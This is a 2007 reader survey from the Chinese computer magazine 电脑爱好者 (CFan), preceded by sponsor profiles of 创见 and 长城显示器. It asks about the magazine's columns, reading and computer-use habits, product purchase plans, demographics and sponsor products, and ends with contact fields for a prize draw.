创见一直坚持一切以用户为中心，满足用户需求，提供高品质产品和服务，同时本着一种“提高社会生活品质”的使命，创见公司产品专家与工程师，在产品创新中追求卓越，质量作为一个至关重要的要素，创见公司从最初的构想阶段已经开始，以致每一台品牌产品的每一具部件均经过反复测试，各个流程和环节上进行规范化要求。

如今，创见公司产品线不断丰富，音响、耳机、DVD影院、鼠标/键盘产品，都在市场上迅速流通。

更多厂商信息请登录http://www.szcjc.com查看

Great Wall 长城显示器 赞助奖品

长城显示器是中国长城计算机深圳股份有限公司所属的主要部门，现有生产经营面积二十八万平方米，员工超过一千人，年产销量四百万台。长城显示器主要业务分为国际代工业务、国内代工业务和自有品牌业务。其中，中国区自有品牌业务已经建立了覆盖全国三十三个省、直辖市、自治区的销售网络和售后服务网络，售后服务干线和特约维修站达到162个。自2004年开始，长城显示器连续三年获得了“消费者放心品牌”称号，曾数次和中国长城PC一起作为国礼随国家领导人遍访五洲四海，现在仍承担中国外援电脑项目80%以上的订单任务。

作为我国民族显示器产业的佼佼者，长城显示器自1987年研制出国内首台具自主知识产权的显示器以来，历经二十年，伴随着中国IT制造业的成长而迅速长大，逐步完成了资源整合、研发技术、生产制造、营销拓展等方面的深厚沉淀，大力推动着中国显示器产业的发展。

在风起云涌的国际IT大舞台上，长城显示器将会在集团和公司总部航母的引航下，继续把握时代脉搏，紧跟潮流步伐，矢志不渝地为创立中国第一显示器品牌，创建世界一流显示器企业而努力奋斗！

更多厂商信息请登录http://www.greatwall.cn/monitor/查看





亲爱的读者朋友：

为了向读者提供更好的刊物内容，为了使《电脑爱好者》文章风格更符合大家的口味，编辑部决定对《电脑爱好者》进行一定程度的改版。在改版前，我们需要了解您对本刊内容、版式的满意程度，以及修改意见和建议。请您花费几分钟时间，填写本次读者调查问卷，您的意见对我们很有帮助！

在全部参与调查的读者中，我们将随机抽取部分幸运读者，赠送厂商赞助的奖品。中奖名单将在调查活动结束1~2周后公布在爱好者网站上，敬请关注！您的个人信息将作为抽奖和奖品邮寄依据，请认真填写。

本问卷复印或手抄均有效，手抄问卷您可以仅标出题号和对应的选项号，如“A1：(1)。A2：(1)5分，……”；或登录www.cfan.com.cn/zhuanti/2007vote 填写问卷。

请在符合您情况的选项编号上打“√”。

A 刊物满意度调查

A1、您对《电脑爱好者》的整体满意程度如何？(单选)

(1)非常满意 (2)比较满意
(3)一般 (4)不太满意
(5)很不满意

A2、请您为《电脑爱好者》各项打分：(每项满分为5分，最差0分，最好5分)

(1)权威性______分 (2)实用性______分
(3)版面设计______分 (4)知识性______分
(5)信息量______分 (6)新闻时效______分

A3、您比较喜欢《电脑爱好者》的哪些栏目？(可多选)

(1)CFan·你 (2)CFan新视界
(3)特别话题 (4)我就CFan
(5)聪明用电脑 (6)稀饭美文报
(7)天生我才 (8)傻博士信箱
(9)CFan加油站 (10)数字时代
(11)热点话题 (12)教与学
(13)In派茶馆 (14)明白买电脑
(15)CFan爆料王

A4、您认为《电脑爱好者》目前比较薄弱的环节是？(可多选)

(1)内容不够丰富 (2)版式不够漂亮
(3)应用指导性不强 (4)编读互动性差
(5)报道内容过时 (6)栏目划分不合理

A5、“聪明用电脑”栏目中，您最感兴趣的一个子栏目是？(单选)

(1)系统 (2)网络
(3)软件 (4)办公
(5)硬件

A6、您认为下列栏目的版面数量应该？

	适量增加	维持现状	适量减少	取消该栏目
CFan新视界	(1)	(2)	(3)	(4)
教与学	(1)	(2)	(3)	(4)
天生我才	(1)	(2)	(3)	(4)
酷玩手机	(1)	(2)	(3)	(4)
CFan爆料王	(1)	(2)	(3)	(4)

A7、“CFan·你”是沟通编辑与读者的桥梁，您感兴趣的读编互动形式有？(可多选)

(1)疑问解答
(2)近期优秀文章回顾或预告
(3)IT时事聊吧
(4)读者与CFan的故事
(5)编辑部的故事
(6)活动播报

A8、您最想从系统栏目学习到什么内容？(单选)

(1)技巧 (2)完整的解决方案
(3)故障解决 (4)知识理论

A9、您比较喜欢什么内容的网络应用文章？(单选)

(1)网络新潮应用，比如Gmail、Live等
(2)使用者广泛的，比如QQ、MSN等
(3)都可以

A10、您喜欢哪种类型的网络应用文章？(可多选)

(1)技巧型 (2)资源型(如网站推荐)
(3)故障排除型 (4)实例应用型

A11、你觉得网络应用栏目做到以下哪点对你的帮助会最大？(单选)

(1)所有内容都经过验证，不会像某些网站一样忽悠人
(2)内容有连续性，长期阅读能学习到知识
(3)言简意赅，不像某些网站一样废话连连
(4)内容丰富，整合度强，一篇文章包含信息量大

A12、你比较喜欢什么样的软件类文章形式？(可多选)

(1)软件操作技巧 (2)简单的操作指南
(3)详细的应用教程 (4)综合的应用方案
(5)集中疑难的解答

A13、您最喜欢哪种类型的办公应用文章？(单选)

(1)实例型综合方案 (2)办公专家系列课堂
(3)实用小技巧荟萃 (4)行业应用秘籍

A14、您最希望在“教与学”栏目里看到哪方面内容？(单选)

(1)计算机等级考试试题分析
(2)计算机等级考试资讯信息
(3)多媒体教学案例分析
(4)课程整合方面的论文分析
(5)计算机资格认证信息(如微软、思科认证)
(6)校园网中的电脑应用技巧
(7)校园网架构方案

A15、你最希望在“DC拍拍拍”栏目看到什么内容？(单选)

(1)拍摄技巧介绍
(2)名家点评作品
(3)数码相机的专业术语解释
(4)相机的具体操作方法

A16、你最希望在“酷玩手机”栏目看到什么内容？(单选)

(1)刷新系统等高级玩家技巧
(2)手机软件、游戏的介绍
(3)手机实际操作的使用技巧

A17、你最希望在“多媒体应用”栏目看到什么内容？(单选)

(1)视频后期处理
(2)照片后期处理
(3)怎么才能更舒服地看电影
(4)怎么才能听到质量最好的歌曲

A18、“In派茶馆”是硬件专题栏目，您最希望在该栏目中看到的内容是？(单选)

(1)产品信息 (2)使用技巧
(3)技术原理 (4)测试分析

A19、关于“爆料王”栏目你的意见是？(单选)

(1)保持原状
(2)增加近期电影的介绍
(3)增设选秀节目花边消息
(4)增加优秀网文的刊登
(5)增加游戏内容的比例

A20、您希望在新闻头版的深度报道中更多地看到以下哪类内容？(单选)

(1)对业界资讯的深度剖析及前瞻性预测
(2)对重大新技术、新产品的深度报道
(3)对人物、成才、文化生活类的报道

A21、您希望在“半月谈”专家与网友互动访谈栏目中更多地看到以下哪类内容？(单选)

(1)新的软硬件、数码产品介绍
(2)高端人物访谈
(3)除产品之外的业界新鲜事物探讨

A22、为了帮您把握业内发展趋势，您希望新闻栏目增加编辑对新闻事件的简要点评方面的内容吗？(单选)

(1)增加新闻点评
(2)不增加
(3)无所谓

A23、您对“超级编辑记者大挑战”活动的印象如何？(单选)

(1)很好，应该继续举办
(2)很一般，几乎不看



B 阅读习惯调查

B1、请问您是哪一年第一次阅读《电脑爱好者》的？

______年

B2、包括您自己，平时有多少人阅读您手上的《电脑爱好者》？(单选)

(1)1人 (2)2人
(3)3~5人 (4)5~10人
(5)10人以上

B3、您最近一次阅读《电脑爱好者》是在什么时候？(单选)

(1)半个月内 (2)一个月内
(3)三个月内 (4)半年内
(5)半年以上

B4、您通常是在哪里阅读《电脑爱好者》？(单选)

(1)家里 (2)宿舍
(3)学校阅览室 (4)办公室
(5)其他地点______

B5、您阅读《电脑爱好者》喜欢同时做什么？(单选)

(1)床上休息 (2)在电脑上实践
(3)做标记/笔记 (4)上厕所
(5)其他

B6、您阅读的《电脑爱好者》，获得方式是？(单选)

(1)自费邮局订阅 (2)单位邮局订阅
(3)杂志社邮购 (4)报摊购买
(5)朋友借阅 (6)龙源期刊网CFan电子杂志
(7)其他网站CFan电子杂志

B7、您通常会保存《电脑爱好者》多久？(单选)

(1)长期保存 (2)保存1年
(3)保存半年 (4)保存1个月
(5)不是由我保存

B8、您是通过哪种渠道知道“爱好者网”的？(单选)

(1)《电脑爱好者》刊物 (2)朋友推荐
(3)其他网站链接 (4)网络搜索

B9、除了《电脑爱好者》，您目前还经常看的IT报纸杂志有？(可多选)

(1)《大众软件》 (2)《微型计算机》
(3)《中国电脑教育报》 (4)《大众硬件》
(5)《电脑报》 (6)《电脑迷》
(7)《计算机应用文摘》 (8)以上都不常看

C 电脑使用习惯调查

C1、您上网的地点是?(可多选)
⑴家里 ⑵宿舍
⑶办公室 ⑷网吧
⑸其他地点

C2、您上网的方式是?(可多选)
⑴Wi-Fi移动 ⑵手机WAP
⑶LAN局域网 ⑷宽带上网
⑸拨号上网 ⑹不清楚

C3、目前您经常登录的社区或论坛有几个?(单选)
⑴1个 ⑵2个
⑶3~5个 ⑷5个以上

C4、您浏览CFan小编们博客的频率是?(单选)
⑴没浏览过 ⑵几乎每天都去
⑶每周看1~2次 ⑷偶尔浏览一下

C5、您是否在bbs.cfan.com.cn注册过?(单选)
⑴是 ⑵否

C6、您在网上获得的信息一般是?(可多选)
⑴新闻/娱乐信息 ⑵电脑应用技巧
⑶故障解决方案 ⑷IT知识理论
⑸产品评测信息

C7、您当前正在使用的操作系统是什么?(单选)
⑴Windows XP,且没有升级到Vista的计划
⑵Windows XP, 但近期肯定会升级到Vista
⑶Windows Vista
⑷XP+Vista双系统
⑸Linux(或+Windows双系统)

C8、您目前常用的办公软件是?(单选)
⑴Office2003 ⑵Office2007 ⑶WPS

C9、你是否经常安装新软件?(单选)
⑴软件狂人,经常会尝试新软件
⑵看介绍有意思的会偶尔试用一下
⑶能用常用软件完成的,就一定不用新软件

C10、在使用电脑中,下面哪件事最让你头痛?(单选)
⑴没钱升级,又想玩高档游戏
⑵硬件出问题了,着急不会修
⑶很多奇怪的术语,看不懂,不知道有什么用
⑷电脑速度太慢,配置、价格和速度不成比例

D 产品消费/使用调查

D1、您在酷睿2电脑上市多长时间后,购买或升级了电脑?(单选)
⑴3个月内 ⑵3~6个月
⑶半年~1年 ⑷更久以后
⑸暂无计划

D2、未来半年内,您的家庭在IT或数码产品上的支出预算是?(单选)
⑴1000元以下 ⑵1001~3000元
⑶3001~5000元 ⑷5001~8000元
⑸8001~1万元 ⑹1万元以上

D3、购买IT产品时,您比较看重下列哪些因素?(可多选)
⑴权威机构推荐 ⑵外观
⑶价格 ⑷性能配置
⑸品牌 ⑹促销
⑺广告

D4、您或您的家庭现在一共拥有几台还在使用的电脑?(单选)
⑴暂时没有 ⑵1台
⑶2台 ⑷3台及以上

D5、您近期有购买下列哪种IT产品的意向么?(可多选)
⑴没有购买计划 ⑵MP4/视频MP3
⑶GPS及旅行相关数码设备 ⑷数码相机(DC)
⑸数码摄像机(DV) ⑹掌上游戏机
⑺电视游戏机 ⑻笔记本电脑
⑼品牌台式机 ⑽DIY台式机

D6、您对下面哪些产品或服务比较感兴趣?(可多选)
⑴汽车 ⑵教育培训
⑶体育用品 ⑷影音
⑸手机图铃 ⑹自助旅游

D7、您或您的家庭拥有下列哪些产品么?(可多选)
⑴电子词典 ⑵MP4/视频MP3
⑶数码相机 ⑷数码摄像机
⑸PSP/NDSL等掌上游戏机
⑹Wii/PS3/XBOX360等电视游戏机
⑺汽车 ⑻以上产品暂时都没有

D8、你所用手机的系统是什么?(单选)
⑴暂时没有手机 ⑵Sybian S40/S60
⑶Palm ⑷PocketPC/Smartphone
⑸Linux ⑹无以上系统或不知道

D9、除了发短信、打电话,你还用手机做什么?(可多选)
⑴暂时没有手机 ⑵发邮件
⑶看网络电视 ⑷QQ/MSN聊天
⑸浏览网页 ⑹看电影/听MP3
⑺玩Java游戏/网络游戏 ⑻以上皆无

E 统计背景

E1、您的性别:
⑴男 ⑵女

E2、您的年龄:
⑴18岁以下 ⑵18~24岁
⑶25~30岁 ⑷31~35岁
⑸36~40岁 ⑹41~50岁
⑺51~60岁 ⑻60岁以上

E3、您的职业:
⑴在校大学生 ⑵在校中学生
⑶公务员 ⑷教师
⑸军人 ⑹网管
⑺医务人员 ⑻财务人员
⑼IT技术人员 ⑽职员/工人
⑾网吧业主 ⑿公司管理层
⒀自由职业 ⒁离退休人员
⒂其他

E4、您所在单位或部门的性质是?(学生不需要回答本题)
⑴IT产品制造业 ⑵网络公司
⑶教育机构 ⑷广告设计
⑸部队 ⑹银行、信用社
⑺保险公司 ⑻政府机构
⑼计算机房 ⑽图书馆
⑾信息化办公室 ⑿财务管理
⒀其他

E5、受教育程度:
⑴初中及以下 ⑵高中/中专
⑶职高 ⑷大专
⑸大学本科 ⑹研究生及以上

E6、目前居住的省市是:____________

E7、您当地的电话区号是:____________

精彩厂商问答

您使用过多彩科技的哪一项产品么?(可多选)
⑴机箱电源 ⑵键盘鼠标
⑶摄像头 ⑷音箱
⑸MP3或MP4

你认为多彩机箱的竞争优势是?(可多选)
⑴外观工艺设计 ⑵架构
⑶价格 ⑷大品牌值得信赖
⑸其他

您认为多彩摄像头最大的优势体现在哪方面?(单选)
⑴时尚精美的外观专利设计
⑵超强优越的性能品质
⑶优质产品适中的价格
⑷系出名门超越产品本身的价值
⑸以上都是

你认为多彩蓝宝石2156音箱最突出的特点是?(单选)
⑴抛光面板 ⑵时尚线控
⑶钻石形蓝灯 ⑷超强的低音效果

您知道多彩有哪些产品线么?(可多选)
⑴机箱电源 ⑵音箱
⑶摄像头 ⑷MP3/MP4
⑸鼠标键盘 ⑹散热器
⑺显示器

您是什么时候第一次听说过创见现代这个品牌的?(单选)
⑴1年以内 ⑵1~2年
⑶2~3年内 ⑷3年前

您认为创见现代音箱的品质如何?(单选)
⑴非常好,值得信赖
⑵比较好,有一定竞争力
⑶不太突出,需要加强

您是从哪种渠道得知现代这个品牌的?(单选)
⑴《电脑爱好者》 ⑵其他平媒
⑶互联网 ⑷亲戚朋友

您购买音箱时主要考虑因素是?(可多选)
⑴产品结构 ⑵音质
⑶箱体材料 ⑷品牌
⑸价格 ⑹外观造型
⑺额定功率

您知道创见现代有哪些产品线么?(可多选)
⑴音响
⑵耳机
⑶DVD影院
⑷鼠标/键盘
⑸机箱

假设您近期打算购买显示器,您认为多大屏幕尺寸的最符合你的要求?(单选)
⑴17寸 ⑵19寸
⑶20寸 ⑷22寸
⑸24寸

在价格相差不多的情况下,您购买显示器时看重的因素有?(可多选)
⑴品牌 ⑵外观颜色
⑶外观造型 ⑷画面清晰度
⑸功能丰富 ⑹售后服务

您购买显示器时,比较注重哪些性能?(可多选)
⑴反应时间 ⑵可视角度
⑶屏幕尺寸 ⑷色彩
⑸亮度 ⑹对比度
⑺接口

您在近期是否有购买液晶显示器的意向?(单选)
⑴有 ⑵没有

您购买液晶显示器的费用预算是?(单选)
⑴1500元以内 ⑵1501~2000元
⑶2001~2500元 ⑷2501~3000元
⑸3000元以上

姓名____________ **电话或手机**____________ **电子邮件**____________
邮编____________ **联系地址**____________